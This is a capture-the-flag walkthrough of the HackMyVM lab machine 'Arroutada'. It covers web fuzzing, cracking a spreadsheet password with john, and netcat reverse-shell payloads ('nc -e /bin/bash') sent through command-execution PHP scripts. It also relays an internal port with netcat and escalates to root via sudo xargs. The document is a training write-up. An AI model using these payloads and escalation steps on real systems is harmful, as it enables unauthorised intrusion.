Arroutada is a medium-difficulty machine by RiJaba1 from the HackMyVM platform. Although the author has marked this machine as easy, I don’t consider it that easy since it involves a lot of steps. To elaborate, it features various techniques like fuzzing, bruteforcing, proxying ports, remote command execution, etc. Anyway, the machine isn’t complex to crack down on. “Arroutada Writeup from HackMyVM - Walkthrough”
Click here to visit the download page of the vulnerable machine.
IP address
First of all, we have to identify the IP address of the target machine.
Scan IP address on the network
❯ fping -aqg 10.0.0.0/24
10.0.0.1
10.0.0.2
10.0.0.4
10.0.0.217
In my case, the IP address of Arroutada is 10.0.0.217.
Scan ports on the target
Secondly, we have to scan the target for open ports.
Nmap scan
❯ nmap -sC -sV -p- -oN nmap.log 10.0.0.217
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 21:31 +0545
Nmap scan report for 10.0.0.217
Host is up (0.0015s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
In this machine, we only have one port open, i.e. port 80. Thus, we can guess that we have to spawn a reverse shell from the web server.
Enumerate the web server
Although we can perform directory busting to find the possible paths on the machine, there is an image that also contained the same information.
Gobuster scan
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.0.0.217 -x php,txt,html -o medium.log
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.217
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2023/01/18 21:33:57 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 59]
/.html                (Status: 403) [Size: 275]
/imgs                 (Status: 301) [Size: 307] [--> http://10.0.0.217/imgs/]
/scout                (Status: 301) [Size: 308] [--> http://10.0.0.217/scout/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 881946 / 882244 (99.97%)
===============================================================
2023/01/18 21:43:37 Finished
===============================================================
From the results, we have a path /scout on the server.
Alternatively, we got the same information from EXIF tags of the image on the homepage.
Get information from exiftag
❯ wget http://10.0.0.217/imgs/apreton.png
--2023-01-18 21:35:15-- http://10.0.0.217/imgs/apreton.png
Connecting to 10.0.0.217:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70806 (69K) [image/png]
Saving to: ‘apreton.png’

apreton.png                                100%[=====================================================================================>]  69.15K  --.-KB/s    in 0.01s

2023-01-18 21:35:15 (6.67 MB/s) - ‘apreton.png’ saved [70806/70806]

❯ exiftool apreton.png
ExifTool Version Number         : 12.54
File Name                       : apreton.png
Directory                       : .
File Size                       : 71 kB
File Modification Date/Time     : 2023:01:08 20:28:02+05:45
File Access Date/Time           : 2023:01:18 21:35:15+05:45
File Inode Change Date/Time     : 2023:01:18 21:35:15+05:45
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1280
Image Height                    : 661
Bit Depth                       : 8
Color Type                      : Grayscale with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Title                           : {"path": "/scout"}
Image Size                      : 1280x661
Megapixels                      : 0.846
On the /scout page, we have a note that has the following content.
Scout content
❯ curl http://10.0.0.217/scout/

<div>
<p>
Hi, Telly,
<br>
<br>
I just remembered that we had a folder with some important shared documents. The problem is that I don't know wich first path it was in, but I do know the second path. Graphically represented:
<br>
/scout/******/docs/
<br>
<br>
With continued gratitude,
<br>
J1.
</p>
</div>
<!-- Stop please -->
<!-- I told you to stop checking on me! -->
<!-- OK... I'm just J1, the boss. -->
Fuzz the path
According to the text, we need to fuzz the missing name in the path. We can simply do this using fuzzing tools like ffuf and wfuzz.
Fuzz missing path
❯ ffuf -r -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.0.217/scout/FUZZ/docs'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.0.217/scout/FUZZ/docs
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

j2                      [Status: 200, Size: 189764, Words: 15060, Lines: 1017, Duration: 3485ms]
Once we get the missing placeholder, we can visit the path to know that the directory listing is enabled.

Directory listing on /docs
There is a spreadsheet on the path. Likewise, there are many files that start from z. So, we can download all of these on our machine.
Get all files
❯ wget -r -np -nH --cut-dirs=2 -R 'index.html*' http://10.0.0.217/scout/j2/docs/
In the above command, -r recursively downloads the files, -np doesn’t download parent directories, -nH doesn’t create the host directory (10.0.0.217), --cut-dirs=2 skips the two directories above (scout, j2) and put the third directory (docs) on the current location, and -R ‘index.html*’ excludes all files starting from index.html.
I moved the pass.txt and shellfile.ods files to the parent directory so that it would be easy to concatenate the files that start from z.
Concat all files starting with z
❯ cd docs
❯ mv pass.txt shellfile.ods ../
❯ cat z*
Ignore z*, please
Jabatito
I didn’t find anything useful, so, I tried to open the spreadsheet which was password protected. We can use john the ripper to crack the password.
Crack the password of the spreadsheet
❯ libreoffice2john.py shellfile.ods > hash
❯ john hash --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ODF, OpenDocument Star/Libre/OpenOffice [PBKDF2-SHA1 256/256 AVX2 8x BF/AES])
No password hashes left to crack (see FAQ)
❯ john hash --show
shellfile.ods:<redacted>:::::shellfile.ods

1 password hash cracked, 0 left
In the file, we have the path for the reverse shell.
Spawn a reverse shell
To spawn a reverse shell, we probably need a GET parameter on the script. So, I fuzzed the parameter.
Fuzz parameters
❯ ffuf -r -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.0.217/<redacted>.php?FUZZ=ls' -fs 0

a                       [Status: 200, Size: 33, Words: 5, Lines: 1, Duration: 9ms]
When I tried to perform command execution, I got the following message on the web.
Error
Error: Problem with parameter "b"
This means that we have another parameter “b”, that might be static like a password. Thus, I have to fuzz it once again.
Fuzz parameter b
❯ ffuf -r -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.0.217/<redacted>.php?a=ls&b=FUZZ' -fs 33

<redacted>                    [Status: 200, Size: 40, Words: 1, Lines: 5, Duration: 187ms]
Now that we have both of the parameters, we can execute our reverse shell. Of course, we have to listen in netcat for this.
Payload for reverse shell
?b=<password>&a=nc -e /bin/bash 10.0.0.4 9001
With the payload above, I got my reverse shell. Furthermore, the machine doesn’t have any version of python. So, I had to use a different command for the intelligent shell.
Netcat reverse shell
❯ nc -nlvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.0.0.217.
Ncat: Connection from 10.0.0.217:58534.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python
which python3
SHELL=/bin/bash script -q /dev/null
www-data@arroutada:/var/www/html$ ^Z
[1]  + 108186 suspended  nc -nlvp 9001
❯ stty raw -echo;fg
[1]  + 108186 continued  nc -nlvp 9001

www-data@arroutada:/var/www/html$ export TERM=xterm
www-data@arroutada:/var/www/html$ stty rows 32 cols 169
Click here to learn how to upgrade to an intelligent shell.
Escalate to user
On the crontab file, we see a script being run every minute.
Cron jobs
www-data@arroutada:/$ cat /etc/crontab

# *  *  *  *  * user-name command to be executed
17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * drito /home/drito/service
We don’t see the content of the file because of the permissions. However, we can confirm that the web server is running on port 8000.
Open ports
www-data@arroutada:/tmp$ ss -nltp
State               Recv-Q              Send-Q                           Local Address:Port                           Peer Address:Port             Process
LISTEN              0                   4096                                 127.0.0.1:8000                                0.0.0.0:*
LISTEN              0                   511                                          *:80                                        *:*
One thing to note on this machine is that it is missing some important tools like curl, socat, python, etc. However, netcat is available and we have to use it as a proxy to port 8000. However, we can totally skip this step because we can access the web server using netcat. For example, the following test server of mine is evidence of this information.
Netcat to open webserver
❯ nc 127.0.0.1 8000
GET / HTTP/1.1
Accept: */*
Host: 127.0.0.1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.9
Date: Wed, 18 Jan 2023 17:45:02 GMT
Content-type: text/html
Content-Length: 93
Last-Modified: Wed, 18 Jan 2023 17:43:52 GMT

<!DOCTYPE HTML>
<html>
<head><title>Test Page</title></head>
<body>
hi there
</body>
</html>
Nevertheless, we can also create a proxy port (that would keep the connection alive) with the current netcat version as follows.
Port forward using netcat
www-data@arroutada:/tmp$ nc -nlktp 8001 -c "nc 127.0.0.1 8000"
Now, we have port 8001 that we can access from the network.
Web server code
❯ curl http://10.0.0.217:8001
<h1>Service under maintenance</h1>

<br>

<h6>This site is from ++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>---.+++++++++++..<<++.>++.>-----------.++.++++++++.<+++++.>++++++++++++++.<+++++++++.---------.<.>>-----------------.-------.++.++++++++.------.+++++++++++++.+.<<+..</h6>

<!-- Please sanitize /priv.php -->
The comment on the page suggested a path.
Content of /priv.php
❯ curl http://10.0.0.217:8001/priv.php
Error: the "command" parameter is not specified in the request body.

/*

$json = file_get_contents('php://input');
$data = json_decode($json, true);

if (isset($data['command'])) {
    system($data['command']);
} else {
    echo 'Error: the "command" parameter is not specified in the request body.';
}

*/
We clearly see that the script might take JSON body with parameter command. So, I listened on port 9001 once more for another shell.
Command to spawn a shell
❯ curl -XPOST http://10.0.0.217:8001/priv.php -H "Content-Type: application/json" -d '{"command":"nc -e /bin/bash 10.0.0.4 9001"}'
The reverse shell is spawned.
Reverse shell
❯ nc -nlvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.0.0.217.
Ncat: Connection from 10.0.0.217:39678.
id
uid=1001(drito) gid=1001(drito) groups=1001(drito)
SHELL=/bin/bash script -q /dev/null
drito@arroutada:~/web$ ^Z
[1]  + 108999 suspended  nc -nlvp 9001
❯ stty raw -echo;fg
[1]  + 108999 continued  nc -nlvp 9001

drito@arroutada:~/web$ export TERM=xterm
drito@arroutada:~/web$ stty rows 32 cols 169
Root shell
Getting the root shell isn’t difficult at all. When we check the sudo permissions, we see that the user can access xargs as any user.
Root shell using sudo permissions
drito@arroutada:~$ sudo xargs -a /dev/null bash
root@arroutada:/home/drito# cd
root@arroutada:~# echo nepcodex; md5sum /etc/shadow
nepcodex
4bea2c6489f56afb83161ce19325eab6  /etc/shadow
Note: The root.txt file contains a base64 of ROT13 cypher of the actual flag.
Get my notes about the machine from this link.